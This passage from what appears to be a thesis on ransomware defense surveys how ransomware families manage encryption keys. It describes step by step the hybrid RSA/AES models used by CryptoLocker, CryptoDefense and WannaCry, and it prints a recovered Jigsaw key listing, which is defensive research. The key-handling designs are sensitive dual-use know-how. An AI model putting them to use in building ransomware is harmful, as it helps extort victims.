The NIST CSF (detailed in Section 7.2.3) recognizes the five phases of controls as: 1) identify, 2) protect, 3) detect, 4) respond, and 5) recover. Table 2.1 summarizes these parameters for existing solutions against ransomware. We observe that the majority of the existing solutions are understandably focused on the *prevention* phase of ransomware security controls with `PayBreak` [14] being the only existing solution that caters to the *recovery* phase. Most solutions such as Redemption, R-Locker, UNVEIL, and Microsoft's Controlled Folder Access (CFA) focus on the behavioral patterns of ransomware, thus utilizing constraint

$\{C_4, C_5\}$—a ransomware must access and modify files to encrypt them. The severity of modern ransomware attacks requires that a *defense-in-depth* strategy be deployed which places equal importance on *recovery* following a ransomware strike.

Table 2.1: Comparison of proposed solutions against ransomware

Existing Solutions	**NIST Functions**	**Constraint**
R-Locker [31]	Detect, Respond	C_5
PayBreak [14]	Detect, Recover	C_7
ShieldFS [24]	Detect, Respond	C_5, C_5
UNVEIL [26]	Detect, Respond	C_4
CryptoLock [23]	Detect, Respond	C_5
Redemption [25]	Detect, Respond	C_5
Microsoft CFA	Protect	C_4

To the best of our knowledge, there is no previous work on comprehensively classifying ransomware samples or using the pseudo random number generator (PRNG) against ransomware that derive the symmetric encryption key on the host. In general, the term 'scareware' is used while referring to malicious software that prey upon victim's fear of losing data or private information. Ransomware is a special type of scareware [16] that encrypts user data and demands payment. Broadly speaking, two main classes of ransomware have been discussed [32]: 1) locker ransomware, that focus on locking users out of the host machine, and 2) crypto ransomware, that focus on denying users access to their files or data on the host machine.

2.4 Summary

Most research on malware focuses on the attack vectors that the malware uses to infect a machine in order to devise prevention strategies. Our solution takes an alternative approach which targets cryptographic operations of malware *after* it has successfully evaded all prevention and detection strategies that exist on the host. Since ransomware focuses on altering the state of data (file encryption), we have focused on the management of encryption keys – a unique approach that is largely overlooked. With an exception of backups (which are currently the only true solution against ransomware) and key escrow, all of these approaches focus on preventing ransomware from encrypting data. That is, these are preventative approaches which depend on the assumption that the ransomware variant is detected and stopped before any encryption takes place. Naturally, this is a big assumption, especially when there exist hundreds of ransomware families and variants.

CHAPTER 3

KEY MANAGEMENT IN RANSOMWARE

Ransomware encrypts user files making management of the encryption key(s) critical to its success. Developing a better understanding of key management in ransomware is a necessary prerequisite to finding weaknesses that can be exploited for defensive purposes. We describe the evolution of key management as ransomware has matured and examine key management in 25 samples. Based on that analysis, we introduce a ransomware taxonomy that is analogous to hurricane ratings: a Category 5 ransomware is more virulent from a cryptographic standpoint than a Category 3. In our analysis of samples in light of the taxonomy, we observed that poor cryptographic models appear as recently as 2018.

After studying ransomware belonging to several ransomware families over the span of 2005 to 2020, we were able to classify key management models deployed in ransomware variants. Key management is crucial to the operation of a cryptoviral extortion campaign. A unique infection-specific key has to be created by the ransomware for each victim, lest victims share decryption keys among each other and neutralize the entire campaign. This unique key needs to be protected as it is this *cryptographic secret* that provides the required leverage to the ransomware operator. Key management plays a central role in generating, deploying, concealing and securely wiping this key that is ultimately held for ransom.

3.1 Introduction

In this chapter, we present key management and cryptography models that are deployed in these ransomware with the objective of providing a deeper comprehension of potential flaws in cryptoviral infections. Our goal is to show how key management in cryptoviral extortions has evolved over time. Exploring and discovering vulnerabilities in key management in these ransomware helps to mitigate the threat. Certainly 'prevention is better than a cure' holds for ransomware, but we assume that the ransomware has successfully compromised the victim's computer. We explore options from this point forward to combat the ransomware infection other than restoring from backups. In theory, regular backups facilitate easy restoration. However, the sad truth is that backups are not always available, are partial, or are unacceptably outdated due to infrequent sync ups. In some cases, ransomware are known to explicitly search for backups over the network and encrypt any discovered backups as well [33]. Network shares are usually mapped to drive letters on host systems and discoverable by the ransomware. The trade-off between security and backup cost in organizations is favoring ransomware developers for now. So a better defense is to exploit weaknesses in design and implementation of cryptographic models deployed by ransomware which in turn warrants the need to comprehend the evolution of key management in cryptoviral extortions.

Note that terms such as 'cryptoviral extortion' or 'cryptovirus' can be used interchangeably with 'ransomware' throughout this document. Also, we do not recommend paying the ransom since there is no guarantee of file recovery even after payment is successfully made according to terms [34] and because payment invigorates the ransomware business model by making it profitable. Furthermore, note that the term 'decryption essentials' is used to refer to any knowledge that is required to decrypt victim's encrypted files. For instance, this could refer to either a symmetric AES key or the knowledge of how a custom encryption algorithm functions or both a key and an algorithm. Usually cryptovirii deploy well known algorithms (e.g. RSA or AES) and some form of key is the secret needed for data decryption.

The key management models that we have uncovered after a detailed study of real-world ransomware variants are discussed below. However, before we dive into the specifics of these models deployed in ransomware, we provide a refresher of symmetric and asymmetric cryptography.

3.2 Cryptography basics revisited

This section serves as a refresher towards cryptography types that are popularly used by modern ransomware. Broadly, cryptographic algorithms are divided into the following two types:

3.2.1 Symmetric key

As the name suggests, symmetric key cryptography uses the same key for encryption and decryption. For example, Advanced Encryption Standard (AES) [35] is a symmetric cipher we have found to be deployed by many ransomware variants. A clear advantage that symmetric key encryption offers cryptovirii is that encryption is a lot faster than in asymmetric algorithms. Like any other crime, the goal is to quickly intimidate the victim and extort money before any interruptions occur so speed is of the essence. For example, an antivirus program may notice file access and modification patterns and quarantine the cryptovirus. The more user data that has been encrypted before such quarantine, the more leverage the cryptovirus has and hence the better the chances of getting the ransom. Therefore, symmetric key cryptography is enticing to ransomware developers. A disadvantage of symmetric key cryptography, however, is that improper key management results in key disclosure. Ransomware needs to securely deploy the key for performing the encryption and then conceal the key in a way that it is out of reach of the victim until payment is made.

3.2.2 Asymmetric key

Also known as public key cryptography, asymmetric key cryptography uses a mathematically-related key pair, e.g. a public key for encryption and the paired private key for decryption (or the reverse). The RSA algorithm is an asymmetric cipher popularly used by ransomware. It is currently not feasible to decipher the encryption or recover the private key relying solely on the public key and the algorithm. When implemented correctly, this approach offers more flexibility to attackers and makes it impossible to reverse the encryption without knowledge of attacker's private key as shown later in this paper. However, a major disadvantage to attackers is that asymmetric key encryption is slow and increases the size of the cryptogram when compared to the corresponding plaintext. Thus, the encryption process is lengthy and the encrypted data requires more storage space on the host. Increasing time and space increases the probability of ransomware detection. For this reason, asymmetric encryption is mainly deployed to securely encrypt a symmetric 'session key', after said session key has been used by the ransomware to encrypt user data as explained in the hybrid approach below.

Elliptic Curve Diffie-Hellman (ECDH) asymmetric encryption is deployed by some of the more recent variants, such as `PetrWrap`, in place of the more common RSA encryption. The cryptographic model behind a cryptoviral infection based on ECDH typically operates similar to RSA encryption except that the ransomware developer decides on a predefined elliptic curve (e.g. `secp192k1`) needed to generate the keys on both sides. Encryption trends in modern cryptoviral extortions have thus shifted from RC4 to RSA+AES to ECDH+AES [36]. An obvious question is: why use ECDH over RSA? Although ECDH has shorter key size while providing comparable security to RSA and a slight performance boost, ECDH does not offer any major cryptographic advantages over RSA. It is speculated by Kotov and Rajpal [36] that ECDH is not as well scrutinized for security flaws and is consequently better for marketing in the underground communities.

3.2.3 Hybrid of Symmetric and Asymmetric

Generally, we found that a hybrid of the two schemes are deployed by recent ransomware to take advantage of the best of both types. User data is encrypted using a symmetric cipher for speed, while the symmetric key used for the encryption is then encrypted using the public key of the attacker. The public key may come embedded in the ransomware as shown in Figure 3.1.

This basic hybrid (symmetric+asymmetric) key model works in the following steps:

1. Ransomware compromises host and commences execution.
2. Cryptographic APIs available on the host are used to generate a symmetric encryption key such as an `AES-256` key.
3. Ransomware encrypts this symmetric key with a hard-coded asymmetric key (e.g. `RSA-`




Figure 3.1: Basic hybrid encryption model in ransomware

2048) and communicates a copy of the now encrypted symmetric key to the attacker.

4. User data is encrypted using the symmetric key.
5. Ransomware securely destroys the symmetric key on the host machine, now making the attacker the sole possessor of the decryption key.
6. A ransom note is displayed to the user while ransomware awaits payment.

There are variations where the encrypted key is securely stored on the host machine so the only communication with the attacker is during the ransom payment.

3.3 Types of key management in ransomware

Key management in ransomware has gone through several changes during the years as cryptovirii developers learn from past oversights. The result is an ever evolving cybercrime operation that continues to be profitable as long as it is correctly implemented. In effect, all cryptoviral infections follow these very elementary steps:

1. Infect host and commence execution.

2. Acquire encryption secret (key).
3. Encrypt user data.
4. Demand ransom.

The ‘encryption secret’ is usually a symmetric key. Protecting this secret is crucial for the attacker to have leverage over the victim and this is where key management comes in. Here we present the primary key management techniques as observed in several cryptoviral extortion programs. We will discuss the following main types of key management in this paper:

1. No key or no encryption
2. Decryption essentials in user domain
   a) Decryption essentials on host machine
   b) Decryption essentials distributed among peers
3. Decryption essentials in attacker domain
   a) Decryption essentials on a command and control, C&C, server—single encryption
   b) Decryption essentials on C&C server—hybrid encryption
      - hybrid encryption model with multiple layers

3.3.1 No key or no encryption

Some scareware are used mainly to deceive people into believing their security is compromised. They deploy scam tactics to frighten users into making hasty decisions while under stress. It is beneficial for fake scareware to piggyback on the recent success of large-scale ransomware infections and pose as functional ransomware. Being a fake, the software will not actually encrypt files. Instead, it might simply obfuscate user data on the host or delete it and display a ransom note asking for payment. The fake `AnonPop` “ransomware”, which deleted user files and asked for $125 for “decryption” is an example. In reality, there is no file restoration procedure in this fake scareware. However, because the files were not securely deleted, they can easily be recovered. There is no reason to make a ransom payment. Since there is no actual encryption, there is no key management. The motive behind such fake ransomware is to make a quick buck without going through the actual acrobatics of performing secure file encryption, decryption and the relevant key management. It is a low-effort operation for cybercriminals to pursue while authorities are busy working on actual, bigger malware threats. Moreover, not performing encryption operations means that scareware have a greater chance of slipping through heuristics-based detection procedures deployed by antivirus solutions such as a trigger caused when a program demands access to `CryptoAPI` in Windows.

Examples of ransomware that follow this model: `AnonPop` and original variants of `ConsoleCrypt` and `Nemucod` and, more recently, certain `WannaCry` imitators such as `Aron WanaCrypt0r 2.0`.

3.3.2 Decryption essentials in user domain

Certain ransomware strains have failed to protect decryption essentials such as the decryption key from the user. Note that when saying ‘decryption essentials in user domain,’ we are including cases where the “one key” that is essential for decryption can be discovered by reverse engineering the ransomware code or analyzing a hidden file in the system or network where the ransomware has “secretly” stored the key. As long as decryption essentials are within a user’s reach, the cryptovirus variant fits this category.

3.3.2.1 Decryption essentials on host machine

If the decryption key can be gleaned from analysis of the host machine either during or after the ransomware encryption process, then it fits this category. Use of a static hard-coded key significantly weakens an encryption model. For example, a key hard-coded in the `JigSaw` ransomware was recovered by reverse engineering the ransomware. The section of de-obfuscated code that holds the AES key and initialization vector (IV) [37] is shown in Listing 1. Note that the AES key binary data is encoded as base-64 digits which can be decoded on the host using a standard method `FromBase64String()`. The result is an 8-bit integer array that contains the AES key.

```
using(AesCryptoServiceProvider aesCryptoServiceProvider = new
↪  AesCryptoServiceProvider()) {
aesCryptoServiceProvider.Key =
↪  Convert.FromBase64String(''OoIsAwwF23cICQoLDA0ODe=='');
aesCryptoServiceProvider.IV = new byte[] {
    0, 1, 0, 3, 5, 3, 0, 1, 0, 0, 2, 0, 6, 7, 6, 0 }; }
```

Listing 1: Key and IV embedded in the `Jigsaw` ransomware

This category also includes cases where a symmetric key is generated uniquely on the infected host and then protected using the hard-coded public key available in the ransomware. The attacker holds the private key corresponding to this public key at a remote location. However, this is classified as 'key on host machine' since the key was ineffectively concealed on the host machine, which enables easy key recovery by the victim. Since the symmetric encryption key was generated within the user's domain, it may be possible to access this key without paying the ransom. At times, programming blunders in ransomware coding have made such key retrieval fairly straightforward [38]. For example, `CryptoDefense` ransomware never executed the crucial step—securely destroying the key on host. Thereafter, retrieving the decryption key was as easy as looking in the right folder [38].

Examples of ransomware that follow this model: `JigSaw`, `CryptoDefense`, `AIDS`.

3.3.2.2 Decryption essentials distributed among peers

In this model, attackers attempt to obfuscate the decryption key by breaking it into parts, potentially encrypting those parts, and distributing it among a peer group such as compromised hosts in an organizational network [15]. The clear advantage of this approach for the attacker is that the key does not reside with one host making reverse engineering more difficult. Furthermore, attackers rest easy knowing that encryption does not depend on successful communication with a C&C server post-infection which can prove fatal for the ransomware as explained later in this paper. There is a risk, however, that one of the users restores their host machine from a backup and loses their part of the key, rendering it impossible to decrypt the rest of the infected peers since the key cannot be reconstructed. This is a serious concern for attackers since the overall success of a cryptoviral extortion campaign depends on successful decryption upon payment—otherwise, future victims have no motivation to pay. Ransomware authors now emphasize in the ransom notes that attempted restoration will result in losing critical information needed for decryption and cause loss of data for other nodes as discussed by Young and Yung [15].

Examples of ransomware that follow this model: (None seen so far).

3.3.3 Decryption essentials in attacker domain

This model covers all instances where the attacker has the only copy of decryption essentials. In general, this model offers the tactical advantage to the attacker of safeguarding the key with themselves. We describe two variants.

3.3.3.1 Decryption essentials on a C&C server: single encryption

Certain variants are known to deploy only public key cryptography in their encryption models. A ransomware following this model may have a hard-coded public key or acquire an infection-specific public key in the following manner:

1. Upon initial infection, proceed to encrypt user files using the public key embedded within (alternatively, acquire this public key via communication with a C&C server).
2. Display a ransom note to the victim.
3. Send private key for decryption after receiving payment.

Clearly, the model's strength lies in its simplicity and the fact that the decryption key never leaves the attacker until the ransom is paid. However, this model is weak for the following reasons:

- Only one key pair exists, if the public key came hard-coded in the ransomware, so all victims can be decrypted by the same private key. Hence, if one victim makes the payment and obtains the private key to decrypt files, this user can share it with all victims and neutralize the ransomware's entire campaign.
- Asymmetric key encryption is slow when compared to symmetric key encryption and increase file size.

`CryptoLocker` is a prime example of a single encryption approach that works in the following steps:

1. Ransomware compromises the host system and sends a notification to a C&C server.
2. A C&C server acknowledges the client and requests an ID from the client.
3. Ransomware sends a unique ID derived from the compromised host and campaign ID to a C&C server.
4. A C&C server uniquely generates an asymmetric key pair for that particular host and sends the public key to the host.
5. Ransomware sends a final acknowledgment of having received the public key and closes the connection.
6. Ransomware proceeds to encrypt user data using the acquired public key.

In this way `CryptoLocker` encrypts user data using a host-specific asymmetric public key which prevents victims from sharing decryption keys as shown in Figure 3.2.

Depending on the particular ransomware strain, this communication between a C&C server and a host machine may or may not be encrypted. Older variants of `CryptoLocker` used custom encryption or obfuscation to secure this communication. However, newer variants are using standard schemes such as transport layer security (TLS). Using TLS hinders any kind of network analysis so it provides ransomware with a layer of protection.

This model followed by `CryptoLocker` does not have any cryptographic flaws when implemented correctly. Nevertheless, it is disappearing in the more modern variants of ransomware such as `WannaCry`. One cause is that asymmetric key encryption is slow. However,




Figure 3.2: Single encryption model in ransomware

the ultimate reason is the fundamental operational constraint: connection to a C&C server. Encryption does not start until the ransomware has received the public key from the C&C server. It is possible to block this communication by identifying a request being sent to a potential C&C server. Network administrators maintain and share a list of such blacklisted IP addresses where C&C servers are known to exist [39]. Over time, such crowd-sourced lists of identified C&C servers grow and can be used to effectively set blocks at border firewalls. If the communication is not successful, the cryptoviral infection stays dormant and the overall ransomware operation crumbles. `CryptoDefense` tried to fix this operational flaw by generating keys on host machines by following these steps:

1. Ransomware compromises host system and sends a notification to C&C server.
2. C&C server acknowledges client and requests ID from client.
3. Ransomware uses cryptographic APIs on the host to generate an `RSA-2048` key pair.

4. Ransomware proceeds to encrypt user files using the public key and transfers the private key to the attacker.
5. Ransomware destroys private key on the host machine, making attacker the sole possessor of decryption key.
6. Ransomware displays a ransom note to user.

The clear advantage of this approach is that the ransomware is fully-independent in its extortion operation in that it does not need to reach an external server to obtain the encryption key after initial infection as it does in the case of `CryptoLocker`. Such independent ransomware does not reach out to an external entity for an encryption key; rather it generates a key locally. However, `CryptoDefense` had a flaw in that it did not effectively remove the private key from the host machine. `Cerber` on the other hand, implemented the model correctly and has no known flaws.

There are several examples of ransomware that follow this model. `zCrypt` attempts to use the public key to encrypt user data if the connection to a C&C server fails. Initial variants of `CryptoWall` and `CryptoLocker` used a public key to encrypt files.

3.3.3.2 Decryption essentials on a C&C server: hybrid encryption

We previously described a hybrid encryption model. Here we present the case of ransomware that deploys a slightly modified hybrid model.

Hybrid encryption with multiple layers: `WannaCry` gained particular attention because its distribution did not require active user involvement such as clicking the wrong link. It exploited an unpatched vulnerability on a host machine and propagated like a worm. However, the encryption model differed little from earlier hybrid models. The following steps detail the encryption procedure in a `WannaCry` infection.

1. Ransomware compromises a host machine and generates an infection-specific RSA key pair, (K_s, K_p).
2. A public key hard-coded (K_A) in the ransomware is then used to encrypt the private

key, K_s, from the key pair generated in step 1. Note that the attacker holds the private key, K_B, corresponding to this public key hard-coded in the ransomware.

3. Ransomware generates AES keys using a cryptographically-secure pseudorandom number generator (CSPRNG) [40] on the host to encrypt files (one AES key per file-to-be-encrypted) and commences file encryption.
4. Ransomware encrypts all AES keys, $S = \{K_1, K_2, ...K_n\}$, using the infection-specific public key, K_p, generated in step 1.
5. Delete all AES keys from memory so they cannot be recovered.
6. Ransomware displays ransom note.

`WannaCry` thus follows a hybrid encryption model with the added step of generating an infection-specific asymmetric key pair on the host. Upon successful payment, the attacker can use their unique private key to decrypt the infection-specific private key. This decrypted private key can be used to decrypt AES keys that are then used to decrypt user files as shown below.

$$\{\{K_s\}_{K_A}\}_{K_B} = K_s \tag{3.1}$$

$$\{\{S\}_{K_p}\}_{K_s} = S \tag{3.2}$$

$$\{\{data\}_S\}_S = data \tag{3.3}$$

One obvious advantage of this model is that it does not suffer from drawbacks of any of the previous models. The advantages of this model are highlighted below:

- Encryption is fast since symmetric encryption (such as AES) is used to encrypt files.
- Communication with an external entity such as C&C server only happens at the time of payment. This payment message contains the encrypted AES key(s) as well as the encrypted private key(s).
- Attacker's private key is never sent anywhere and is kept safe with the attacker.

Note that while the same AES key could be used to encrypt all files on an infected host, attackers use different AES keys—one to encrypt each file, possibly due to these reasons:

- Ransomware developers are wary of the scenario where an antivirus's heuristic detection engine notices the ransomware mid-encryption and hibernates the machine to extract a key from swap storage. If a different key is used to encrypt each file, all the victim would be able to extract is the particular symmetric key being used to encrypt one file. The victim can decrypt one file using this key but others are still held hostage. In other words, such ransomware are doing contingency planning for the event where the encryption operation is interrupted.
- Reusing key and IV pairs for encrypting different files in block ciphers leaves them vulnerable to attacks and make it possible to recover plaintext from ciphertext without knowledge of key [41].

3.4 Empirical study of key generation strategies in ransomware

Key generation lies at the heart of a ransomware's cryptosystem [42]. The decryption key(s) are held hostage. The data still resides with the victims, albeit in a modified state (encrypted). The state of this data cannot be reversed until specific decryption secrets (keys) are known. Hence, a systematic study of key generation techniques facilitates building effective solutions against ransomware. However, existing solutions against ransomware are built primarily on classifying behavioral characteristics such as I/O patterns.

In a large subset of modern ransomware, symmetric encryption is used to encrypt user files due to its speed and efficiency in bulk data encryption [43]. Attackers must protect the secrecy of this symmetric key until the ransom is paid. Therefore, a detailed study of key generation strategies used in modern ransomware permits us to devise effective solutions that deny the attackers the required unique access to the decryption key. Depending on the vulnerabilities discovered in key generation routine in a ransomware, it is feasible to regain access to the data without paying the ransom.

The primary technical challenge we faced during this study was the manual *unpacking* and deobfuscation of ransomware samples to locate the key generation routine. We extracted unpacked malware instances from system memory during dynamic analysis (ransomware will unpack itself in memory during execution) and performed manual deobfuscation procedures to reveal key generation routines. We validated our results by freezing sample execution at breakpoints in a debugger and verifying that the observed key generation is analogous to the key generation revealed by static reverse engineering.

Our results show that cryptographically insecure key generation procedures continue to exist in modern ransomware and can be utilized to construct a decryption key without paying the ransom.

3.4.1 Classification of key generation in ransomware

Certain early variants of ransomware relied on custom encryption algorithms to attain a *denial-of-data*. However, security by algorithm obscurity is widely recognized as a fundamentally flawed concept in cryptography. Consequently, files encrypted by these ransomware were trivially decrypted with cryptanalysis. Ransomware developers, thus, have largely abandoned the use of custom encryption algorithms and have understandably progressed to deploy standard encryption algorithms such as AES and RSA. For this purpose, dynamic cryptographic libraries resident on the host are deployed by most ransomware.

While ransomware variants ultimately have different implementations for their cryptosystems, there exists similarities in their key generation strategies that can be used to systematically group ransomware. The knowledge of *where* and *how* the key generation occurs is a prominent part of preparing response and recovery solutions against ransomware. Accordingly, we present the core key-generation strategies observed in ransomware variants in the wild.

3.4.1.1 Static asymmetric key

Earlier variants of ransomware came embedded with a public key, generated within the attacker's Command-and-Control (C&C) domain, which was subsequently deployed in data encryption. In this approach, decryption can only be performed with the corresponding private key that is never observed on the host and is kept safe with the attacker. Data encryption with a static public key hence eliminates the need for key management since the public key does not require secrecy. However, a major operational disadvantage for the attacker is the requirement to surrender the private key upon ransom payment. Once surrendered, this private key can decrypt other victims of the same ransomware campaign, which is a direct detriment to the ransomware's objective function. Moreover, asymmetric encryption is not suited for bulk data encryption for reasons of speed and efficiency [44]. This inefficiency provides an opportunity for the victim's defense to respond against the threat. Therefore, static asymmetric key encryption is not common in modern ransomware, although it is feasible.

An example of such ransomware is `GPCode`. While initial variants of `GPCode` ransomware depended on a custom encryption algorithm, the developer(s) realized the need for a standard algorithm to ensure proper security [45]. Hence, later variants of `GPCode` were observed encrypting data with an `RSA-1024` public key such that the attackers held the private key as depicted in Figure 3.3.

3.4.1.2 Dynamically-generated asymmetric key

In this approach, an asymmetric keypair is generated on the host using the resident CryptoAPI. The private key is either sent over the network to the attacker's C&C server or encrypted with the attacker's embedded public key and stored on the disk as shown in Figure 3.4. A clear advantage of this approach is that the attacker now has a set of decryption keys pertaining to individual victims preventing one victim from providing a decryption key to another. However, the disadvantage of this approach remains to be the unsuitability of




Figure 3.3: Encryption with embedded public key

asymmetric keys for bulk data encryption.

3.4.1.3 Static symmetric key

An encryption key can be derived using static key information that comes embedded in the ransomware binary. In these instances, the ransomware executable contains, for example, a symmetric key string that can be used to formulate the required encryption key. Generally, a standard Windows API call such as `CryptStringToBinary` can be used to convert the string to raw bytes. These raw bytes can then be used to construct an encryption key using `CryptImportKey`. The handle to this key is now used for subsequent data encryption. Alternatively, the string can be used to create a hash object using `CryptCreateHash` which can then be used to derive a key using `CryptDeriveKey` as shown in Listing 2.

